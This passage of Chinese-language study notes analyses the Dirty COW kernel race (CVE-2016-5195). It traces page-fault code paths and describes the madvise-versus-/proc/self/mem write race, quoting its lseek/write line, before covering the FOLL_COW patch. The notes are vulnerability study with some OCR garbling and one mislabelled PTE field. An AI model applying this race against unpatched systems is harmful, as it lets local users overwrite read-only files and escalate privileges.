        cond_resched(); /* 进程调度 */
        ...
        page = follow_page_mask(vma, start, foll_flags, &page_mask); /* 查找虚拟地址的page */
        if (!page) {
            ret = faultin_page(tsk, vma, start, &foll_flags, nonblocking); /* 处理失败的查找 */
            switch (ret) {
            case 0:
                goto retry;
            }
        }
        if (page)
            加入page数组
    } while (nr_pages);
}
```

上面说到，mmap将文件映射到进程地址空间，这时并没有与具体的物理页建立映射关系。所以follow_page_mask不可能返回正确的page数据结构的。

follow_page_mask没有找到没有找到合适的数据结构，进入faultin_page，主动触发一次缺页中断来建立这个映射。传递的参数包括：当前的VMA，当前的虚拟地址address，foll_flags为：FOLL_GET | FOLL_WRITE | FOLL_FORCE以及nonblocking=0。

follow_page_mask return------->faultin_page 缺页处理

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
    unsigned long address, unsigned int *flags, int *nonblocking)
{
    struct mm_struct *mm = vma->vm_mm;

    if (*flags & FOLL_WRITE)
        fault_flags |= FAULT_FLAG_WRITE; /* 标记失败的原因 WRITE */
    ...
    ret = handle_mm_fault(mm, vma, address, fault_flags); /* 第一次分配page并返回 0
*/
    ...
    return 0;

}
```

FOLL_GET | FOLL_WRITE | FOLL_FORCE 和FOLL_WRITE 进行位与操作后，fault_flags = FAULT_FLAG_WRITE

---------->handle_mm_fault---------->_handle_mm_fault

```
int handle_mm_fault(struct mm_struct *mm, struct vm_area_struct *vma,
            unsigned long address, unsigned int flags)
{
    int ret;
.....................................
    if (flags & FAULT_FLAG_USER)
        mem_cgroup_oom_enable();

    ret = __handle_mm_fault(mm, vma, address, flags);

 ..................
```

```
static int __handle_mm_fault(struct mm_struct *mm, struct vm_area_struct *vma,
                unsigned long address, unsigned int flags)
{
    ..............................
    ..............................

    return handle_pte_fault(mm, vma, address, pte, pmd, flags);
}
```

---------->handle_pte_fault

```
static int handle_pte_fault(struct mm_struct *mm,
             struct vm_area_struct *vma, unsigned long address,
             pte_t *pte, pmd_t *pmd, unsigned int flags)
{
.....................................................
    entry = *pte;
    barrier();
    if (!pte_present(entry)) {    //表示_PAGE_PRESENT 标志位，意思是尚未与物理内存页建
立映射关系
        if (pte_none(entry)) {    //且页表项为空。
            if (vma_is_anonymous(vma))  //page cache，它有定义 vma->vm_ops 操作方法
集以及 fault 方法
```

```
                return do_anonymous_page(mm, vma, address,    //不执行
                                         pte, pmd, flags);
            else
                return do_fault(mm, vma, address, pte, pmd,    //page不在内存中，
调页
                                flags, entry);
        }
        return do_swap_page(mm, vma, address,
                            pte, pmd, flags, entry);
    }

    if (pte_protnone(entry))
        return do_numa_page(mm, vma, address, entry, pte, pmd);

    ptl = pte_lockptr(mm, pmd);
    spin_lock(ptl);
    if (unlikely(!pte_same(*pte, entry)))
        goto unlock;
    if (flags & FAULT_FLAG_WRITE) {  //faultin_page函数开头设置了该标志
        if (!pte_write(entry))
            return do_wp_page(mm, vma, address,
                    pte, pmd, ptl, entry);
        entry = pte_mkdirty(entry);
    }
  ................................
}
```

__get_user_pages()----->faultin_page()------>handle_mm_fault()------>handle_pte_fault()------>do_fault

```
static int do_fault(struct mm_struct *mm, struct vm_area_struct *vma,
        unsigned long address, pte_t *page_table, pmd_t *pmd,
        unsigned int flags, pte_t orig_pte)
{
    pgoff_t pgoff = linear_page_index(vma, address);

    pte_unmap(page_table);
    /* The VMA was not fully populated on mmap() or missing VM_DONTEXPAND */
    if (!vma->vm_ops->fault)
        return VM_FAULT_SIGBUS;
    if (!(flags & FAULT_FLAG_WRITE))      //人为制造中断
        return do_read_fault(mm, vma, address, pmd, pgoff, flags,
                orig_pte);
    if (!(vma->vm_flags & VM_SHARED))        //vm_private模式，使用写时复制
        return do_cow_fault(mm, vma, address, pmd, pgoff, flags,
                orig_pte);
    return do_shared_fault(mm, vma, address, pmd, pgoff, flags, orig_pte);
}
```

do_fault()函数里面有两个重要的判断条件：一个是 FAULT_FLAG_WRITE，另外一个是 VM_SHARED。我们的场景是触发了一个写错误的缺页中断，该页对应的 VMA 是私有映射即 VMA 的属性 vma->vm_flags 没设置 VM_SHARED，见 dirtycow 程序中使用 MAP_PRIVATE 的映射 属性，因此跳转到 do_cow_fault 函数中。

__get_user_pages()----->faultin_page()------>handle_mm_fault()------>handle_pte_fault()------>do_fault-------->do_cow_fault()

```
static int do_cow_fault(struct mm_struct *mm, struct vm_area_struct *vma,
        unsigned long address, pmd_t *pmd,
        pgoff_t pgoff, unsigned int flags, pte_t orig_pte)
{
.....................................................................
    new_page = alloc_page_vma(GFP_HIGHUSER_MOVABLE, vma, address);   //分配一个
page
    if (!new_page)
        return VM_FAULT_OOM;

    if (mem_cgroup_try_charge(new_page, mm, GFP_KERNEL, &memcg, false)) {
        put_page(new_page);
        return VM_FAULT_OOM;
    }

    ret = __do_fault(vma, address, pgoff, flags, new_page, &fault_page,
             &fault_entry);
    if (unlikely(ret & (VM_FAULT_ERROR | VM_FAULT_NOPAGE | VM_FAULT_RETRY)))
        goto uncharge_out;

    if (!(ret & VM_FAULT_DAX_LOCKED))
        copy_user_highpage(new_page, fault_page, address, vma);
    __SetPageUptodate(new_page);

    pte = pte_offset_map_lock(mm, pmd, address, &ptl);
    if (unlikely(!pte_same(*pte, orig_pte))) {
        pte_unmap_unlock(pte, ptl);
        if (!(ret & VM_FAULT_DAX_LOCKED)) {
            unlock_page(fault_page);
            put_page(fault_page);
        } else {
            dax_unlock_mapping_entry(vma->vm_file->f_mapping,
                         pgoff);
        }
        goto uncharge_out;
    }
    do_set_pte(vma, address, new_page, pte, true, true);      //设置新页的PTE
.....................................................
    return ret;
}
```

do_cow_fault()会重新分配一个新的页面 new_page，并且调用__do_fault()函数通过文件系 统相关的 API 把 page cache 读到 fault_page 中，然后把文件内容拷贝到新页面 new_page 里。do_set_pte()函数会使用新页面和虚拟地址重新建立映射关系，最后把 fault_page 释放了。注意 这里 fault_page 是 page cache，new_page 可是匿名页面了。**COW过程**

do_fault()->do_cow_fault()->do_set_pte()

```
void do_set_pte(struct vm_area_struct *vma, unsigned long address,
        struct page *page, pte_t *pte, bool write, bool anon)
{
    pte_t entry;
```

```
    flush_icache_page(vma, page);
    entry = mk_pte(page, vma->vm_page_prot);      //生成新的页表项
    if (write)//写错误引起的中断       脏页
        entry = maybe_mkwrite(pte_mkdirty(entry), vma);     //脏页标志，该标志要和
vm_flag标志一致                                                    //mmap只读映
射，vma-->vm_flags没有写                                                    //
属性
    if (anon) {
        inc_mm_counter_fast(vma->vm_mm, MM_ANONPAGES);
        page_add_new_anon_rmap(page, vma, address, false);
    } else {
        inc_mm_counter_fast(vma->vm_mm, mm_counter_file(page));
        page_add_file_rmap(page);
    }
    set_pte_at(vma->vm_mm, address, pte, entry);

    /* no need to invalidate: a not-present page won't be cached */
    update_mmu_cache(vma, address, pte);
}
```

建立的新页是脏的而且是只读的。

__get_user_pages()----->faultin_page()------>handle_mm_fault()------>handle_pte_fault()------>do_fault-------->do_cow_fault()

到这里第一轮找页过程结束， do_cow_fault()到 faultin_page()函数一路返回 0，回到 __get_user_pages()函数片段中第。因为我们想要的是一个可写的页，但这里分配的是只读的，不符合要求，所以需要再次发起寻页过程。

第二次找页：

继续调用 follow_page_mask()函数去获取 page 结构。注 意这时候传递给该函数的参数 foll_flags 依然没有变化，即 FOLL_WRITE | FOLL_FORCE | FOLL_GET。

进入follow_page_mask()，原先分配的页是只读且脏，仍然不满足写的条件，所以这次找页仍然失败，仍会进入到缺页中断处理函数中。

faultin_page()------>handle_mm_fault()------>handle_pte_fault()

```
static int handle_pte_fault(struct mm_struct *mm,
             struct vm_area_struct *vma, unsigned long address,
             pte_t *pte, pmd_t *pmd, unsigned int flags)
{
.....................................................................................
    if (flags & FAULT_FLAG_WRITE) {  //faultin_page函数开头设置了该标志  ,失败的原因
        if (!pte_write(entry))
            return do_wp_page(mm, vma, address,
                    pte, pmd, ptl, entry);
        entry = pte_mkdirty(entry);
    }
    entry = pte_mkyoung(entry);
    if (ptep_set_access_flags(vma, address, pte, entry, flags &
FAULT_FLAG_WRITE)) {
        update_mmu_cache(vma, address, pte);
    } else {

        if (flags & FAULT_FLAG_WRITE)
```

```
            flush_tlb_fix_spurious_fault(vma, address);
    }
unlock:
    pte_unmap_unlock(pte, ptl);
    return 0;
}
```

因为这时 pte entry 的状态为：PRESENT =1、DIRTY=1、RDONLY=1，再加上写错误异常，因 此根据 handle_pte_fault()函数的判断逻辑跳转到 do_wp_page()函数。

faultin_page()------>handle_mm_fault()------>handle_pte_fault()------->do_wp_page

```
static int do_wp_page(struct mm_struct *mm, struct vm_area_struct *vma,
        unsigned long address, pte_t *page_table, pmd_t *pmd,
        spinlock_t *ptl, pte_t orig_pte)
    __releases(ptl)
{
.....................................................................
        if (reuse_swap_page(old_page, &total_mapcount)) {
            if (total_mapcount == 1) {
                /*
                 * The page is all ours. Move it to
                 * our anon_vma so the rmap code will
                 * not search our parent or siblings.
                 * Protected against the rmap code by
                 * the page lock.
                 */
                page_move_anon_rmap(old_page, vma);
            }
            unlock_page(old_page);
            return wp_page_reuse(mm, vma, address, page_table, ptl,  //old_page
只有自己的进程在使用，直接使用就行了，不用再复制了
                         orig_pte, old_page, 0, 0);
        }
        unlock_page(old_page);
    }
.....................................................................
}
faultin_page()------>handle_mm_fault()------>handle_pte_fault()-------
>do_wp_page
```

```
static inline int wp_page_reuse(struct mm_struct *mm,
            struct vm_area_struct *vma, unsigned long address,
            pte_t *page_table, spinlock_t *ptl, pte_t orig_pte,
            struct page *page, int page_mkwrite,
            int dirty_shared)
    __releases(ptl)
{
    pte_t entry;
    if (page)
        page_cpupid_xchg_last(page, (1 << LAST_CPUPID_SHIFT) - 1);

    flush_cache_page(vma, address, pte_pfn(orig_pte));
    entry = pte_mkyoung(orig_pte);
    entry = maybe_mkwrite(pte_mkdirty(entry), vma);
```

```
    if (ptep_set_access_flags(vma, address, page_table, entry, 1))
        update_mmu_cache(vma, address, page_table);
    pte_unmap_unlock(page_table, ptl);

    if (dirty_shared) {
        struct address_space *mapping;
        int dirtied;

        if (!page_mkwrite)
            lock_page(page);

        dirtied = set_page_dirty(page);
        VM_BUG_ON_PAGE(PageAnon(page), page);
        mapping = page->mapping;
        unlock_page(page);
        put_page(page);

        if ((dirtied || page_mkwrite) && mapping) {
            balance_dirty_pages_ratelimited(mapping);
        }
        if (!page_mkwrite)
            file_update_time(vma->vm_file);
    }
    return VM_FAULT_WRITE;
}
```

这时传递到 do_wp_page()函数的页面是匿名页面并且是可以重用的页面（reuse），因此跳 转到 wp_page_reuse标签处中。这里依然调用 maybe_mkwrite()尝试置位 pte entry 中 WRITE 比特位，但是因为我们这个 vma 是只读映射的，因此这个尝试没法得逞。

pte entry 依然是 RDONLY 和 DIRTY 的。注意这里返回的值是 VM_FAULT_WRITE。函数嵌套依次返回到

faultin_page()------>handle_mm_fault()------>handle_pte_fault()------->do_wp_page------->wp_page_reuse

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
        unsigned long address, unsigned int *flags, int *nonblocking)
{
    struct mm_struct *mm = vma->vm_mm;
    unsigned int fault_flags = 0;
    int ret;

    /* mlock all present pages, but do not fault in new pages */
    if ((*flags & (FOLL_POPULATE | FOLL_MLOCK)) == FOLL_MLOCK)
        return -ENOENT;
    /* For mm_populate(), just skip the stack guard page. */
    if ((*flags & FOLL_POPULATE) &&
            (stack_guard_page_start(vma, address) ||
             stack_guard_page_end(vma, address + PAGE_SIZE)))
        return -ENOENT;
    if (*flags & FOLL_WRITE)
        fault_flags |= FAULT_FLAG_WRITE;
    if (*flags & FOLL_REMOTE)
        fault_flags |= FAULT_FLAG_REMOTE;
    if (nonblocking)
        fault_flags |= FAULT_FLAG_ALLOW_RETRY;
```

```
    if (*flags & FOLL_NOWAIT)
        fault_flags |= FAULT_FLAG_ALLOW_RETRY | FAULT_FLAG_RETRY_NOWAIT;
    if (*flags & FOLL_TRIED) {
        VM_WARN_ON_ONCE(fault_flags & FAULT_FLAG_ALLOW_RETRY);
        fault_flags |= FAULT_FLAG_TRIED;
    }

    ret = handle_mm_fault(mm, vma, address, fault_flags);  //第一次分配page并分配
0。
    ..............................................................

    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))    //去除
FOLL_WRITE标记
        *flags &= ~FOLL_WRITE;

    return 0;
}
```

返回 VM_FAULT_WRITE 并且 VMA 是只读的情况，清除了 FOLL_WRITE 标记 位。返回 VM_FAULT_WRITE 表示 do_wp_page()已经完成了对写时复制的处理。从 faultin_page()函数返回 0，又会跳转到__get_user_pages()函数中的 retry 标签处，因为刚 刚 foll_flags 中的 FOLL_WRITE 被拿掉了，所以这时是以只读的方式去请求页。这次仍没有寻找到页，需要新的一轮。

第三轮寻页：

如果恰好这时该页被madvise线程释放了，没有了，这时它的页表项为空，啥也找不到了。这时follow_page_mask()仍会返回错误。接着仍要进入faultin_page()中断处理函数。但这次不是写错误中断，而是读错误中断。请求标志被删除。

在 handle_pte_fault()函数中根据判断条件（该页的 pte entry 不是有效的、PRESENT 位也没 置位并且是读错误缺页中断的 page cache）跳转到 do_read_fault()函数读取该了文件的内容并且 返回 0。

（注意这时候是读文件的内容，是 page cache 页面，刚才 madviseThread 线程释放的页 面是处理 cow 缺页中断中产生的匿名页面），因此在__get_user_pages()函数中再做一次 retry 就可以正确地返回该页的 page 结构了。

4.4 流程梳理

我们再来梳理一下写时复制的过程中调页的过程：

1. 第一次follow_page_mask(FOLL_WRITE)，因为page不在物理内存中，进行pagefault处理。
2. 第二次follow_page_mask(FOLL_WRITE)，因为page没有写权限，并去掉FOLL_WRITE。
3. 第三次follow_page_mask(无FOLL_WRITE)，成功。

get_user_pages函数中每次查找page前会先调用cond_resched()线程调度一下，这样就引入了竞态条件的可能性。在第二次分配COW页成功后，FOLL_WRITE标记已经去掉，如果此时，另一个线程把page释放了，那么第三次由于page不在内存中，又会进行调页处理，由于不带FOLL_WRITE标记，不会进行COW操作，此时get_user_pages得到的page带PAGE_DIRTY，

竞态条件就是这样产生的，流程如下：

1. 第一次follow_page_mask(FOLL_WRITE)，page不在内存中，进行pagefault处理。
2. 第二次follow_page_mask(FOLL_WRITE)，page没有写权限，并去掉FOLL_WRITE。
3. 另一个线程释放上一步分配的COW页
4. 第三次follow_page_mask(无FOLL_WRITE)，page不在内存中，进行pagefault处理。
5. 第四次follow_page_mask(无FOLL_WRITE), 成功返回page，但没有使用COW机制。

FAQ

1.COW正常流程

(a)调用follow_page_mask请求获取可写(FOLL_WRITE)内存页，发生缺页中断，返回值为NULL，调用faultin_page从磁盘中调入内存页，返回值为0。

(b)随着goto entry再次调用follow_page_mask，请求可写(FOLL_WRITE)内存页，由于内存页没有可写权限，返回值为NULL，调用fault_page复制只读内存页并去掉FOLL_WRITE标志(框2.3红色代码)，返回值为0。

(c)随着goto entry再次调用follow_page_mask，请求获取虚拟地址对应内存页(无FOLL_WRITE)，返回page。

2.竞争点分析

假如一个进程render要读取一个scene.dat文件，实际发生的步骤如下

1. render进程向内核发起读scene.dat文件的请求
2. 内核根据scene.dat的inode找到对应的address_space，在address_space中查找页缓存，如果没有找到，那么分配一个内存页page加入到页缓存
3. 从磁盘中读取scene.dat文件相应的页填充页缓存中的页，也就是第一次复制
4. 从页缓存的页复制内容到render进程的堆空间的内存中，也就是第二次复制 最后物理内存的内容是这样的，同一个文件scene.dat的内容存在了两份拷贝，一份是页缓存，一份是用户进程的堆空间对应的物理内存空间。 再来看看内存映射文件mmap只复制一次是如何做的，mmap只有一次页缓存的复制，从磁盘文件复制到页缓存中。 mmap会创建一个虚拟内存区域vm_area_struct，进程的task_struct维护着这个进程所有的虚拟内存区域信息，虚拟内存区域会更新相应的进程页表项，让这些页表项直接指向页缓存所在的物理页page。mmap新建的这个虚拟内存区域和进程堆的虚拟内存区域不是同一个，所以mmap是在堆外空间。 最后明确几个概念
5. 用户进程访问内存只能通过页表结构，内核可以通过虚拟地址直接访问物理内存。
6. 用户进程不能访问内核的地址空间，这里的地址空间指的是虚拟地址空间，这是肯定的，因为用户进程的虚拟地址空间和内核的虚拟地址空间是不重合的，内核虚拟地址空间必须特权访问
7. page结构表示物理内存页帧，同一个物理内存地址可以同时被内核进程和用户进程访问，只要将用户进程的页表项也指向这个物理内存地址。也就是mmap的实现原理。

六.漏洞修复

对比正常流程与漏洞流程，重点在于FOLL_WRITE标志的去除。

该标志在流程中的含义是：我已经得到了COW页，下次寻页就不用再写时复制了，没有FOLL_WRITE标志你也能得到我这个页。但恰巧就是下次寻页就不用再写时复制这个操作，已经cow过了，导致cow页被移除后，寻页过程盯上了内核页缓存的物理页。

补丁措施就是：不去除FOLL_WRITE标志标志，而是添加一个FOLL_COW标志。这样即使这个cow被破坏，但因为FOLL_COW标志还在，仍会发起一个cow操作，这样就不会让寻页过程胡乱去找内核页缓存的数据。

```
 static struct page *follow_page_pte(struct vm_area_struct *vma,
                unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
         }
         if ((flags & FOLL_NUMA) && pte_protnone(pte))
                 goto no_page;
-        if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+        if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
                 pte_unmap_unlock(ptep, ptl);
                 return NULL;
         }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
          * reCOWed by userspace write).
          */
         if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-                *flags &= ~FOLL_WRITE;
+                *flags |= FOLL_COW;
         return 0;
 }
```

八.思考

- **VALID**

  Valid, if set this PTE is valid, 页表是否可用

- **ASM**

  Address Space Match. This is used when the operating system wishes to clear only some of the entries from the Translation Buffer, 是否允许操作系统从页表绶存中清除

- **KRE**

  Code running in kernel mode can read this page, 内核模式可读

- **KWE**

  Code running in kernel mode can write to this page, 内核模式可写

- **UWE**

  Code running in kernel mode can write this page, 用户模式可写

- **PFN**

  For PTEs with the **V** bit set, this field contains the physical Page Frame Number (PFN) for this PTE. For invalid PTEs, if this field is not zero, it contains information about where the page is in the swap file. 页帧号

The following two bits are defined and used by Linux:

- **PAGEDIRTY**

  if set, the page needs to be written out to the swap file, 如果被设备的话，可写到交换分区文件当中

- **PAGEACCESSED**

  Used by Linux to mark a page as having been accessed. 标志是否之前被访问

cow机制

cow基本原理

- 1.mmap函数 PROT_READ MAP_PRIVATE

Create a private copy-on-write mapping. Updates to the mapping are not visible to other processes mapping the same file, and are not carried through to the underlying file. It is unspecified whether changes made to the file after the mmap() call are visible in the mapped region.

最后一句话是何解？ 我大概是这样翻译的： 在mmap函数调用后发生的对文件的改变 是否 对映射的区域可见 这个事情并未被明确规定。
是不是说，我私有的进行mmap，进行的是写时复制，本进程对映射区域的改变对硬盘上的文件以及其他映射这个文件的进程来说是不可见的，是不对它们造成影响的，即使调用msync也不会写到硬盘上。但是，其他进程对文件的修改，是否会影响到这个进程所进行的私有映射区域却没有明文规定，可能会有影响，可能也没有影响。

- 。

  正确的操作应该是结合maps的映射信息来确定读的偏移值。即无法读取未被映射的区域，只有读取的偏移值是被映射的区域才能正确读取内存内容。

- fstat函数与 stat结构体

```
struct stat {
        mode_t     st_mode;       //文件对应的模式，文件，目录等
        ino_t      st_ino;       //inode节点号
        dev_t      st_dev;        //设备号码
        dev_t      st_rdev;       //特殊设备号码
        nlink_t    st_nlink;      //文件的连接数
        uid_t      st_uid;        //文件所有者
        gid_t      st_gid;        //文件所有者对应的组
        off_t      st_size;       //普通文件，对应的文件字节数      重要
        time_t     st_atime;      //文件最后被访问的时间
        time_t     st_mtime;      //文件内容最后被修改的时间
        time_t     st_ctime;      //文件状态改变时间
        blksize_t st_blksize;    //文件内容对应的块大小
        blkcnt_t   st_blocks;     //伟建内容对应的块数量
      };
```

- madvise函数

对映射的地址段指定访问模式

https://blog.csdn.net/wenjieky/article/details/8865272


- 写时拷贝
- 缺页终端

FAQ

1.作为竞争条件漏洞，两个进程竞争的资源是什么？发生在什么时候？

重点在于写时复制时的cow页如何被madvise影响

mmap写时复制产生的新页是否仍是在原来的地址，这样的话一个要在内存写，一个在madvise的影响下交换回磁盘。对同一个内存地址操作，一个要写，一个要换回磁盘。线程在交替进行中，总会出现一次差错，这就导致了竞态条件漏洞的产生。



2.为什么具有读权限的文件，进行write发生cow之后具有写权限？？？？

lmain函数把一个文件以只读方式映射到内存，mmap的flag参数为MAP_PRIVATE，意思是可以swap到磁盘。然后创建两个线程，让它们彼此互相竞争。当线程2的wirte函数第一次对文件内容写入时，由于文件内容未在物理内存，因此触发第一个缺页操作，系统首先会把文件内容映射到内存，但是这个内存页是只读的，write函数写入数据会再触发一个cow操作，拷贝一个副本，之后write函数在副本里写入数据。对这个副本的操作，不会影响到其他映射该文件的进程。而且也不会对原文件进行更改。

l线程1调用了madvise，关键的参数是MADV_DONTNEED，指示OS该部分内存短期不会访问，内核可以swap到磁盘。

l线程2通过**/proc/self/****mem****文件，尝试向被映射的文件写入数据：
lseek(f,map,SEEK_SET);c+=write(f,str,strlen(str))，在写入的过程中会触发COW操作，如果这个COW操作存在竞争条件漏洞，则可能被线程1的madvise操作改变中间状态，导致本该写入COW副本页的数据被写入原始的文件内容页中，改写了目标文件。

http://abcdxyzk.github.io/blog/2015/09/09/kernel-mm-vm_area/

每个进程只有一个mm_struct结构，在每个进程的task_struct结构中，有一个指向该进程的结构。可以说，mm_struct结构是对整个用户空间的描述

一个进程的虚拟空间中可能有多个虚拟区间（参见下面对vm_area_struct描述），对这些虚拟区间的组织方式有两种，当虚拟区较少时采用单链表，由mmap指针指向这个链表，当虚拟区间多时采用"红黑树（red_black tree）"结构，由mm_rb指向这颗树。在2.4.10以前的版本中，采用的是AVL树，因为与AVL树相比，对红黑树进行操作的效率更高

因为程序中用到的地址常常具有局部性，因此，最近一次用到的虚拟区间很可能下一次还要用到，因此，把最近用到的虚拟区间结构应当放入高速缓存，这个虚拟区间就由mmap_cache指向。

img

写时复制技术

那么子进程的物理空间没有代码，怎么去取指令执行exec系统调用呢？

在fork之后exec之前两个进程用的是相同的物理空间（内存区），子进程的代码段、数据段、堆栈都是指向父进程的物理空间，也就是说，两者的虚拟空间不同，但其对应的物理空间是同一个。当父子进程中有更改相应段的行为发生时，再为子进程相应的段分配物理空间，如果不是因为exec，内核会给子进程的数据段、堆栈段分配相应的物理空间（至此两者有各自的进程空间，互不影响），而代码段继续共享父进程的物理空间（两者的代码完全相同）。而如果是因为exec，由于两者执行的代码不同，子进程的代码段也会分配单独的物理空间。

参考链接

https://www.anquanke.com/post/id/84851

https://www.anquanke.com/post/id/84784

https://www.anquanke.com/post/id/89096#h2-3

https://xz.aliyun.com/t/7561

https://xz.aliyun.com/t/450

https://juejin.im/post/6844903702373859335

http://pwn4.fun/2017/07/14/Dirty-COW%EF%BC%88CVE-2016-5195%EF%BC%89%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/